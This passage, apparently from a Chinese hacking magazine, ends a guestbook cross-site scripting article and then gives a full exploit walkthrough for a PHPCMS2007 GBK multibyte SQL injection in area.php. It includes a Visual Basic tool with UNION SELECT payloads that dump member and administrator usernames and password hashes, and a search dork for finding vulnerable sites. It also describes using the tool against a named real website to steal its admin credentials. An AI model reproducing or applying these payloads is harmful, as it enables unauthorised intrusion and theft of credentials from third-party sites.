


图12




图13

接下来我想到的方法就是使用NC进行提交，但使用NC提交时还需要注意，由于是需要输入验证码的，我们需要得到COOKIE，修改NC提交包中的COOKIE以及提交的验证码的值，实践起来实在是麻烦。这时我又想到了使用JAVASCRIPT脚本，这点灵感来自于跨站中有一种是可以通过JAVASCRIPT脚本修改HTM中的标签的内容，比如修改掉LOGO，修改连接的地址。我就想使用同样的方法修改掉其中填写“主页”的文本框中所对应的“dataType”的值。有了想法就开始实践，我们将JAVASCRIPT在地址栏中进行运行，代码为“javascript:alert

(document.forms[0].homeurl.dataType="Require")"，其中"forms[0]"所指的是第一个form标签；homeurl就是dataType所在的标签的名称，上面代码的意思就是将"dataType"改为"Require"。使用的方法是：先进入签写留言处，在地址栏中输入"javascript:alert(document.forms[0].homeurl.dataType="Require")"，然后就可以在主页中填写我们用到的跨站代码"123' STYLE='xss:expression(alert(/a/))'"，点击提交后，就会发现已经成功的跨站了，如图13。

富文本编辑器的跨站以及四种留言板的跨站方法就已经介绍完毕了，不知道各位叉子理解了没有？其实我当时分析的系统不只这四套，但漏洞都是大同小异的，所以只选出了四个比较典型的来进行介绍。由于时间仓促我只是介绍了跨站漏洞的发现过程，并没有对跨站漏洞的应用进行介绍，今后有时间的话会为大家详细介绍跨站漏洞的利用方法。

PHPCMS2007 从溢出程序编写到利用

cdut-boy

PHP的多字节编码漏洞已经出来一段时间了，国内许多PHP类型的整站，比如phpcms、myphp、dedecms等均爆出了多字节编码注入漏洞。

所谓多字节编码漏洞，实际上就是因为php和数据库编码不一致产生的，一旦数据库，比如MySql等的character_set_client被设置成"GBK"等多字节字符，这个漏洞就触发了，本文我就编写一下这个漏洞的利用程序。

首先设计好程序的界面，使用到了六个命令按钮和一个web组件，如图1。限于篇幅，这里我就只写主要代码了：**web.Navigate "http://www.google.cn/search?hl=zh-CN&q=powered+by+phpcms&meta=&aq=f&oq="**。这行代码就是用来搜索关键词的，如图2。大家最关心的应该就是爆管理员密码了，代码如下：

```
Private Sub cmdGetPass_Click()
web.Navigate txtURL.Text+"area.php?action=city&province=縗'/**/union/**/select/**/CONCAT(0x3C2F62723E7573657269643A,userid,0x3C2F62723E757365726E616D653A,username,0x3C2F62723E70617373776F72643A,password,0x3C2F62723E617574687374723A,authstr)/**/from%20"+txtQZ.Text+"_member%20where%20groupid=1%23"
End Sub
```




图1




图2

UINION带入查询的SQL语句为：**select </br>,userid, </br>,username, </br>,password, </br>,authstr from phpcms_member where groupid =1**，我简单解释一下，"縗"这个字符是用来让数据库出错的，使用其它的双字节字符也可以。txtURL.Text的内容为目标站点phpcms所在的根目录。这个漏洞是出在area.php这个文件上，SQL的CONCAT函数用来返回多个结果，0x3C2F62723E7573657269643A在去掉十六进制头0x之后，就是"</br>userid:"的十六进制编码，这里必须编码，直接提交原字符串是不行的。同样的，后面的0x3C2F62723E757365726E616D653A表示"</br>username:"，txtQZ.Text是phpcms的前缀字符，默认是phpcms，不过有很多站点都更改了，比如后面我提到的《求学》杂志社就是。

这个漏洞从严格意义上讲不能说是爆管理员密码，因为这个是按group=1判断的，也有可能group=1里的用户根本没有全局权限，但是phpcms中有一个表phpcms_admin是用来专门记录管理员的，因此我们就可以通过爆这个表来查询到底哪个用户才有超级管理员权限了。事实上，只要大家上过数据库的选修课，后面完全就是SQL的基本应用了，非常简单，比如查询谁有超级管理员权限，代码就是**web.Navigate txtURL.Text+"area.php?action=city&province=縗'/**/union/**/select/**/CONCAT(0x3C2F62723E757365726E616D653A,username,0x3C2F62723E70617373776F72643A,password,0x3C2F62723E617574687374723A,authstr)/**/from%20" + txtQZ.Text + "_member%20where%20userid=" + txtUser.Text + "%23"**。

如果要爆指定用户，就限定条件为where userid=多少即可。我们的漏洞利用工具已经编写好了，下面就来实际利用一下吧。这里，就以求学杂志社的网站www.qiuxue.com为例。

打开漏洞利用程序，在URL栏填入要检测的网址，然后点击后边的"浏览"，如图3，先把管理员密码搞到再说，直接点"爆group为1"的，结果出错了，说明默认前缀已经修改了，如图4，不过我已经在工具里添加上了自定义前缀的功能，使用鼠标选定的wwwcms就是对方的前缀，把"前缀"那一栏改成wwwcms就可以了，然后再点击"爆group为1"，这下用户名和

密码都爆出来了，如图5。

